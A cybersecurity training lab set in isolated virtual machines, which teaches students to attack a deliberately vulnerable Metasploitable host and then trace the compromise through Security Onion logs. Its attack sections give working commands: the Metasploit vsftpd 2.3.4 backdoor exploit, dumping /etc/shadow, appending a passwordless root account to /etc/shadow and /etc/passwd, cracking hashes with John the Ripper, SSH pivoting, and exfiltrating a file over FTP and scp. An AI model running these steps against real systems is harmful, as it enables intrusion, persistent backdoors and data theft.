

## Lab – Isolated Compromised Host Using 5-Tuple

### Topology

### Objectives

In this lab, you will review logs during an exploitation of a documented vulnerability to determine the compromised hosts and file.

#### Part 1: Prepare the Virtual Environment

#### Part 2: Reconnaissance

#### Part 3: Exploitation

#### Part 4: Infiltration

#### Part 5: Review the Logs

### Background / Scenario

The 5-tuple is used by IT administrators to identify requirements for creating an operational and secure network environment. The components of the 5-tuple include a source IP address and port number, destination IP address and port number, and the protocol in use.

## Lab – Isolated Compromised Host Using 5-Tuple

In this lab, you will exploit a vulnerable server using known exploits. You will also review the logs to determine the compromised hosts and file.



### Required Resources

- Host computer with at least 8 GB of RAM and 35 GB of free disk space
- Latest version of Oracle VirtualBox
- Internet connection
- Four virtual machines:

Virtual Machine	RAM	Disk Space	Username	Password
CyberOps Workstation VM	1GB	7GB	analyst	cyberops
Kali	1GB	10GB	root	cyberops
Metasploitable	512KB	8GB	msfadmin	msfadmin
Security Onion	3 GB	10GB	analyst	cyberops

### Part 1: Prepare the Virtual Environment

- Launch Oracle VirtualBox.
- In the CyberOps Workstation window, verify that the Network set to **Internal Network**. Select **Machine > Settings > Network**. Under **Attached To**, select **Internal Network**. In the dropdown menu next to **Name**, select **inside**, then click **OK**.

- Launch and log into CyberOps Workstation, Kali, Metasploitable, and Security Onion virtual machines.
- In the CyberOps Workstation VM, open a terminal and configure the network by executing the **configure\_as\_static.sh** script.

~~Because the script requires super-user privileges, provide the password for the user analyst.~~

```
[analyst@secOps~]$ sudo ./lab.support.files/scripts/configure_as_static.sh
```

```
[sudo] password for analyst:
```

```
Configuring the NIC as:
```

```
IP: 192.168.0.11/24
```

```
GW: 192.168.0.1
```

```
IP Configuration successful.
```

```
[analyst@secOps~]$
```

- e. In the Security Onion VM, right-click the **Desktop > Open Terminal Here**. Enter the **sudo service nsm status** command to verify that all the servers and sensors are ready. This process could take a few moments. If some services report **FAIL**, repeat the command as necessary until all the statuses are **OK** before moving on to the next part.

```
analyst@SecOnion:~/Desktop$ sudo service nsm status
```

```
Status: securityonion
```

```
  * sgul server [ OK ]
```

```
Status: HIDS
```

```
  * ossec_agent (sguil) [ OK ]
```

```
Status: Bro
```

Name	Type	Host	Status	Pid	Started
manager	manager	localhost	running	5577	26 Jun 10:04:27
proxy	proxy	localhost	running	5772	26 Jun 10:04:29
seconion-eth0-1	worker	localhost	running	6245	26 Jun 10:04:33
seconion-eth1-1	worker	localhost	running	6247	26 Jun 10:04:33
seconion-eth2-1	worker	localhost	running	6246	26 Jun 10:04:33

```
Status: seconion-eth0
```

```
  * netsniff-ng (full packet data) [ OK ]
```

```
  * pcap_agent (sguil) [ OK ]
```

```
  * snort_agent-1 (sguil) [ OK ]
```

```
  * snort-1 (alert data) [ OK ]
```

```
  * barnyard2-1 (spooler, unified2 format) [ OK ]
```

```
<output omitted>
```

## Part 2: Reconnaissance

In this part, you will use **nmap** to determine if the Metasploitable VM has a vulnerability associated with **vsftpd** version 2.3.4.

- a. In the Security Onion VM, enter **date** to display the date and time.

```
analyst@SecOnion:~/Desktop$ date
```

Record your date and time.

- b. In the Kali VM, right-click the Desktop and select **Open Terminal**.
- c. Using **nmap** options, you will use a script to test for an FTP vulnerability on the Metasploitable VM at 209.165.200.235. Enter the following command:

```
root@kali:~# nmap --script ftp-vsftpd-backdoor 209.165.200.235 --reason > ftpd.txt
```

The results are redirected and saved to the text file **ftpd.txt**. This process will take a few moments.

- d. When the prompt returns, open the text file containing the **nmap** results.

```
root@kali:~# cat ftpd.txt
```

The result lists the **vsftpd** vulnerability and other open ports that are detected by **nmap** on the Metasploitable VM. In this lab, you will exploit the vulnerability with port 21.

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-11 11:34 EDT
```

```
Nmap scan report for 209.165.200.235
```

```

## Part 3: Exploitation

Now you have determined that you could gain root access to the Metasploitable VM, you will exploit the **vsftpd** vulnerability to gain full control of the Metasploitable VM. You will compromise the **/etc/shadow** file so you may gain access to other hosts in the network.

### Step 1: Set up the exploit.

In this step, you will use Metasploit Framework to launch the exploit against the Metasploitable VM using **vsftpd**. The Metasploit Framework is a tool for developing and launching attacks against a remote target host. It can be also used to test the vulnerability of a host.

- a. In a terminal on the Kali VM, enter **msfconsole** at the prompt to start the Metasploit Framework. This will take a few moments.

```
root@kali:~# msfconsole
```

- b. At the **msf** prompt, enter **search vsftpd** to search for the module that is associated with the VSFTPD v2.3.4 backdoor. You will use this module for exploitation. This search will take a few moments when building the database for the first time.

```
msf > search vsftpd
```

```
[!] Module database cache not built yet, using slow search
```

### Matching Modules

=====

Name	Disclosure Date	Rank	Description
-----	-----	----	-----
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4
Backdoor Command Execution			

- c. The exploit has been found. Enter the following command at the prompt to use the **vsftpd** backdoor exploit.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

- d. From the exploit prompt, set the target host to the Metasploitable VM.

```
msf exploit(vsftpd_234_backdoor) > set rhost 209.165.200.235
rhost => 209.165.200.235
```

- e. Verify the exploit setup. Enter **show options** at the prompt.

```
msf exploit(vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST	209.165.200.235	yes	The target address
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
----	----
0	Automatic

## Step 2: Execute the exploit.

Now you will use the **vsftpd** exploit to gain root access to the Metasploitable VM.

- a. At the prompt, enter the **exploit** command to execute the exploit.

```
msf exploit(vsftpd_234_backdoor) > exploit
```

```
[*] 209.165.200.235:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 209.165.200.235:21 - USER: 331 Please specify the password.
[+] 209.165.200.235:21 - Backdoor service has been spawned, handling...
[+] 209.165.200.235:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (209.165.201.17:33985 ->
209.165.200.235:6200) at 2017-07-11 11:53:35 -0400
<No system prompt displays>
```

- b. This enters the Metasploit Framework terminal and you now have root access to the Metasploitable VM from the Kali host. Notice that there is no system prompt presented. To verify that you have root access to Metasploitable VM, enter **whoami**.

```
whoami
```

What is the current username? \_\_\_\_\_

- c. Enter **hostname** to verify name of the host.

**hostname**

What is the hostname? \_\_\_\_\_

- d. The IP address of the Metasploit VM is 209.165.200.235. Enter **ifconfig** to verify the IP address on the current host.

**ifconfig**

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:15:91:86
inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:fe15:9186/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:78058 errors:2 dropped:0 overruns:0 frame:0
          TX packets:195672 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11803523 (11.2 MB)  TX bytes:91415071 (87.1 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1048 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1048 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:450261 (439.7 KB)  TX bytes:450261 (439.7 KB)
```

- e. To gain full control of the Metasploitable VM, begin by displaying the content of the **/etc/shadow** file. The **/etc/shadow** file stores the password information in an encrypted format for the system's accounts along with optional aging information.

Enter the **cat /etc/shadow** command to display the content.

**cat /etc/shadow**

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BPOT$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
<some output omitted>
mysql:!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
analyst:$1$uvEqE7eT$x6gczc318aD6mhxOFZqXE.:17338:0:99999:7:::
```

- f. Highlight the content of **/etc/shadow** and right-click the highlighted content and select **Copy**.

- g. Open a new terminal in the Kali VM, and start the **nano** text editor. Enter **nano /root/shadow.txt** at the prompt.

```
root@kali:~# nano /root/shadow.txt
```

- h. Right-click the blank space in **nano** and select **Paste**. After you have pasted the content, remove any blank lines at the bottom, if necessary. Enter **Ctrl-X** to save and exit **nano**. Press **y** when asked to save the file and accept the filename **shadow.txt**.

This saved **/root/shadow.txt** file will be used in a later step with John the Ripper to crack the passwords of some of the login names so you can access the system remotely via SSH.

- i. In the same terminal, enter the **cat** command and **grep** to display only the details for the root user.

```
root@kali@~# cat /root/shadow.txt | grep root
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```

Notice that the colons (:) separate each line into 9 fields. Using the root user account as an example, **root** is the login name and **\$1\$/avpfBJ1\$x0z8w5UF9Iv./DR9E9Lid.** is the encrypted password. The next 6 fields define the configurations for the password, such as date of last change, minimum and maximum password age, and password expiration date. The last field is reserved for future use.

To learn more about the **/etc/shadow** file, enter **man shadow** at a terminal prompt.

- j. Return to the Metasploit Framework terminal on the Kali VM. You will add a new user **myroot** to Metasploitable VM. This user will have the same password configurations as **root**.

When creating the new user, you will use the same 9 fields as the root user; except you will delete the encrypted password associated with the **root** user and leave the password field empty. When the password field is empty, no password is needed to log in as the user **myroot**.

The **echo** command will append a new line to add the new user **myroot** to the **/etc/shadow** file.

**Note:** Make sure that there are two greater than signs (>) or you will overwrite the current **/etc/shadow** file.

```
echo "myroot::14747:0:99999:7:::" >> /etc/shadow
```

- k. Verify that you added the new user **myroot** to **/etc/shadow**.

```
cat /etc/shadow
<output omitted>
myroot::14747:0:99999:7:::
```

Why was it necessary to copy the content of **/etc/shadow** file to a new text file on Kali VM?

**Hint:** What would happen if you enter the **cat /etc/shadow > /root/shadow.txt** in the Metasploit Framework console?

- 
- l. To allow **myroot** to login with elevated privileges, you will add the user **myroot** with the same user ID number (UID), user's group ID number (GID), user description, user home directory, and login shell as the **root** to the **/etc/passwd** file. The colons (:) separate the fields, and the **x** in the second field represents the password for the user. The encrypted password can be found in the **/etc/shadow** file for the same user.

Return to the Metasploitable remote connection terminal window and enter the **cat** command to see the information for **root**.

```
cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
```

- m. Use the following **echo** command to append the settings for **myroot** to **/etc/passwd**.

**Note:** Make sure that there are two greater than signs (>) or you will overwrite the current `/etc/passwd` file.

```
echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
```

To learn more about the `/etc/passwd` file, enter **man 5 passwd** at a terminal prompt.

- n. Verify that you added the new user **myroot** to `/etc/passwd`.

```
cat /etc/passwd
```

<output omitted>

```
myroot:x:0:0:root:/root:/bin/bash
```

With root access, the user **myroot** has complete control of Metasploitable VM.

- o. Enter **exit** when done.

```
exit
```

```
[*] 209.165.200.235 - Command shell session 1 closed. Reason: Died from EOFError
```

```
msf exploit(vsftpd_234_backdoor) >
```

- p. Press Enter and type **quit** to exit the Metasploit Framework console.

## Part 4: Infiltration

### Step 1: Crack the passwords using John the Ripper.

John the Ripper is a tool used to find weak passwords of users. In this step, you will use John the Ripper to crack weak passwords.

- From the Kali VM root prompt, verify that the shadow file is in the `/root` folder on Kali VM.
- At the root prompt on Kali VM, enter **john** command to crack the passwords. Use the **show** option to view cracked passwords reliably.

**Note:** The password **cyberops** was added to the `/usr/share/john/password.lst` file to speed up the password cracking process.

```
root@kali:~# john --show /root/shadow.txt
```

```
analyst:cyberops:17338:0:99999:7:::
```

```
1 password hash cracked, 7 left
```

After you have cracked the password for the user **analyst**, you can access Metasploitable via SSH using the login name **analyst**.

### Step 2: Find the targeted host.

In this step, you will use different commands to find the IP address of a possible host on the internal network behind the DMZ.

- Establish an SSH session to the Metasploitable VM. Enter **yes** to accept the RSA digital signature when connecting for the first time. Connection may take a few moments. Enter **cyberops** as the password when prompted.

```
root@kali:~# ssh analyst@209.165.200.235
```

```
analyst@209.165.200.235's password:
```

- b. Verify that you have root access to Metasploitable. Enter the **su -l myroot** at the prompt. The option is the lower case letter L, not the number one. Notice that the prompt has changed from **analyst@metasploitable** to **root@metasploitable**.

```
analyst@metasploitable:~$ su -l myroot
root@metasploitable:~#
```

- c. Display the **/etc/shadow** file.

```
root@metasploitable:~# cat /etc/shadow
```

- d. Enter **exit** at the prompt to return to the access privileges of the user **analyst**.

- e. Now display the **/etc/shadow** file as analyst.

```
analyst@metasploitable:~$ cat /etc/shadow
```

Why did you receive an error message? Record the message and explain.

---

---

---

- f. Enter **ifconfig** to list all the network interfaces on Metasploitable.

```
analyst@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
          inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1610 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1550 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:117030 (114.2 KB)  TX bytes:123570 (120.6 KB)
          Interrupt:10 Base address:0xd020
<output omitted>
```

- g. Enter **ip route** to determine the default gateway for this network.

```
analyst@metasploitable:~$ ip route
209.165.200.224/27 dev eth0  proto kernel  scope link  src 209.165.200.235
default via 209.165.200.226 dev eth0  metric 100
```

What is the default gateway?

---

- h. In the same terminal window, establish another SSH session to the Security Onion VM at 209.165.200.226 (eth1 interface) as the user **analyst**. Enter **yes** to accept the RSA digital signature when connecting for the first time. It could take a few moments to connect. Use the password **cyberops** when prompted.

```
analyst@metasploitable:~$ ssh analyst@209.165.200.226
```

- i. Enter **ifconfig** to view the list of network interfaces.

```
analyst@SecOnion:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c3:cd:8c
          inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0
```

## Lab – Isolated Compromised Host Using 5-Tuple

```
inet6 addr: fe80::a00:27ff:fec3:cd8c/64 Scope:Link
UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
RX packets:8 errors:0 dropped:0 overruns:0 frame:0
TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:656 (656.0 B) TX bytes:9377 (9.3 KB)
```

<output omitted>

- j. You have determined the subnet for the LAN, 192.168.0.0/24. Now you will use a **for** loop to determine the active hosts on the LAN. To save time, you will only ping the first 15 hosts.

```
analyst@SecOnion:~$ for ((i=1;i<15;i+=1)); do ping -c 2 192.168.0.$i; done
```

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
```

```
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=0.067 ms
```

```
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=0.027 ms
```

```
--- 192.168.0.1 ping statistics ---
```

```
2 packets transmitted, 2 received, 0% packet loss, time 999ms
```

```
rtt min/avg/max/mdev = 0.028/0.031/0.034/0.003 ms
```

<output omitted>

```
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
```

```
64 bytes from 192.168.0.11: icmp_seq=1 ttl=64 time=0.606 ms
```

```
64 bytes from 192.168.0.11: icmp_seq=2 ttl=64 time=0.262 ms
```

```
--- 192.168.0.11 ping statistics ---
```

```
2 packets transmitted, 2 received, 0% packet loss, time 999ms
```

```
rtt min/avg/max/mdev = 0.262/0.434/0.606/0.172 ms
```

<output omitted>

- k. Only 192.168.0.1 (Security Onion eth0) and 192.168.0.11 (CyberOps Workstation VM) are responding to the ping requests. Establish an SSH session into the CyberOps Workstation VM. Enter **yes** to accept the RSA digital signature when connecting for the first time. Enter **cyberops** as the password.

```
analyst@SecOnion:~$ ssh 192.168.0.11
```

### Step 3: Exfiltrate a confidential file.

You now have access to the CyberOps Workstation VM through a series of SSH sessions (Kali VM > Security Onion VM > CyberOps Workstation VM) using the password that was cracked in a previous step. Now you will access a confidential file and exfiltrate the content.

- a. Verify that you are in the analyst's home directory. Change directory to **lab.support.files**.

```
[analyst@secOps ~]$ cd lab.support.files
```

- b. List the files that are in the directory. Verify that **confidential.txt** file is in the folder.

- c. Establish an FTP session to the Metasploitable VM. Use the default user **analyst** and enter **cyberops** as the password.

```
[analyst@secOps lab.support.files]$ ftp 209.165.200.235
```

```
Connected to 209.165.200.235.
```

```
220 (vsFTPD 2.3.4)
```

```
Name (209.165.200.235:analyst): analyst
```

```
331 Please specify the password.
```

```
Password:
```

```
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

- d. Upload the **confidential.txt** file to the Metasploitable VM. Now you have access to the file and you can move it to the Kali VM for your use if desired.

```
ftp> put confidential.txt  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
103 bytes sent in 0.000104 seconds (41.6 kbytes/s)
```

- e. Enter **quit** when you have finished transferring the file.

### Step 4: Encrypt the data and remove the original.

- a. Threat actors often will encrypt the confidential data and store it locally, possible for ransomware later. Zip the **confidential.txt** file and encrypt it. Enter **cyberops** as the password.

```
analyst@secOps lab.support.files]$ zip -e confidential.zip confidential.txt  
Enter password:  
Verify password:  
adding: confidential.txt (deflated 4%)
```

- b. Remove the **confidential.txt** file from CyberOps Workstation VM.

```
[analyst@secOps lab.support.files]$ rm confidential.txt
```

- c. Enter **exit** three times until you are back at the root@kali:~# prompt.

- d. Now the attacker can copy the file from the FTP on the Metasploitable VM to the Kali VM. This could take a few moments. Enter the password **cyberops** when prompted.

```
root@kali:~# scp analyst@209.165.200.235:/home/analyst/confidential.txt ~  
analyst@209.165.200.235's password:  
confidential.txt 100% 102 102.1KB/s 00:00
```

**Note:** You can copy the file directly from CyberOps Workstation VM to the Kali VM if there is a user account other than root configured on Kali VM. Because FTP transmits the content in plaintext, you will be able to view the content in packets using Wireshark.

- e. If desired, you can log back into Metasploitable and remove the file **confidential.txt** from the FTP server.

```
root@kali:~# ssh analyst@209.165.200.235  
analyst@209.165.200.235's password:  
analyst@metasploitable:~$ rm confidential.txt
```

- f. At this time, you can shut down Metasploitable, CyberOps Workstation, and Kali virtual machines.

## Part 5: Review the Logs

After the attack, the user **analyst** no longer has access to the file named **confidential.txt**. Now you will review the logs to determine how the file was compromised.

**Note:** If this was a production network, it would be desirable for the users **analyst** and **root** to change the password and comply with the current security policy.

## Step 1: Review alerts in Squil.

- Access the Security Onion VM. Log in with the user **analyst** and password **cyberops**, if necessary.
- Open **Sguil** and log in. Click **Select All** and then **Start SGUIL**.
- Review the Events listed in the Event Message column. Two of the messages are **GPL ATTACK\_RESPONSE id check returned root**. This message indicates that root access may have been gained during an attack. The host at 209.165.200.235 returned root access to 209.165.201.17. Select the **Show Packet Data** and **Show Rule** checkbox to view each alert in more detail.

209.165.200.235	6200	209.165.201.17
209.165.200.235	6200	209.165.201.17
<input checked="" type="checkbox"/> Show Packet Data <input checked="" type="checkbox"/> Show Rule alert ip any any -> any (msg:"GPL ATTACK_RE		

- Select the returned root message that is associated with Sensor **seconion-eth1-1** for further analysis. In the figure below, **Alert ID 5.2568** and its correlated event are used. However, your **Alert ID** will be most likely be a different number.

## Lab – Isolated Compromised Host Using 5-Tuple



- g. Review the transcripts for all the alerts. The latest alert in the tab is likely to display the transactions between the Kali (threat actor) and Metasploitable (target) during the attack.

What had happened during the attack?



## Step 2: Pivot to Wireshark.

- a. Select the alert that provided you with the transcript from the previous step. Right-click the Alert ID and select **Wireshark**. The Wireshark's main window displays 3 views of a packet.

## Lab – Isolated Compromised Host Using 5-Tuple

- b. To view all packets assembled in a TCP conversation, right-click any packet and select **Follow TCP Stream**.



What did you observe? What do the text colors red and blue indicate?

- c. Exit the TCP stream window. Close **Wireshark** when you are done reviewing the information provided by Wireshark.

### Step 3: Use ELSA to pivot to the Bro Logs.



- a. Return to Sguil. Right-click either the source or destination IP for the same **GPL ATTACK\_RESPONSE id check returned root** alert and select **ELSA IP Lookup > DstIP**. Enter username **analyst** and password **cyberops** when prompted by ELSA.

**Note:** If you received the message "Your connection is not private", click **ADVANCED > Proceed to localhost (unsafe)** to continue.

## Lab – Isolated Compromised Host Using 5-Tuple

- b. Click **bro\_notice**.

- c. The result indicates that 209.165.201.17 was performing a port scan on 209.165.200.235, the Metasploitable VM. The attacker probably found vulnerabilities on the Metasploitable VM to gain access.

- d. If an attacker has compromised Metasploitable, you want to determine the exploit that was used and what was accessed by the attacker.

### Step 4: Return to Squil to investigate attack.

- a. Navigate to Squil and click the **RealTime Events** tab. Locate the **ET EXLOIT VSFTPD Backdoor User Login Smiley** events. These events are possible exploits and occurred within the timeframe of unauthorized root access. Alert ID 5.2567 is used in this example.

## Lab – Isolated Compromised Host Using 5-Tuple

- Right-click the number under the CNT heading and select **View Correlated Events** to view all the related events. Select the Alert ID that starts with 5. This alert gathered the information from sensor on seconion-eth1-1 interface.
- In the new tab with all the correlated events, right-click the Alert ID and select **Transcript** to view each alert in more detail. Alert ID 5.2569 is used as an example. The latest alert is likely to display the TCP transmission between the attacker and victim.

The screenshot shows the Cisco Security Manager (CSM) interface. At the top, there are tabs for 'RealTime Events', 'Escalated Events', and '5.2568', '5.2567'. Below these is a table of events with columns: ST, CNT, Sensor, Alert ID, Date/Time, Src IP, SPort, Dst IP, DPort, Pr, and Event Message. Two events are listed, both with Alert ID 5.2569. The first event is selected, and a detailed view of the alert is shown in a separate window titled 'seconion-eth1-1\_2569'. This window displays sensor information, connection details, and a packet capture (PCAP) of the event. The PCAP shows a TCP connection from 209.165.200.235 to 209.165.200.235 on port 21, with a payload containing the text 'USER FITHJ1:..'. Below the PCAP, there is a 'Flow Rule' section with a rule definition and a table of flow statistics.

- You can also right-click the Alert ID and select **Wireshark** to review and save the pcap file and TCP stream.

## Step 5: Use ELSA to view exfiltrated data.



- To use ELSA for more information about the same alert as above, right-click either the source or destination IP address and select **ELSA IP Lookup > DstIP**.
- Click **bro\_ftp** to view ELSA logs that are related to FTP.

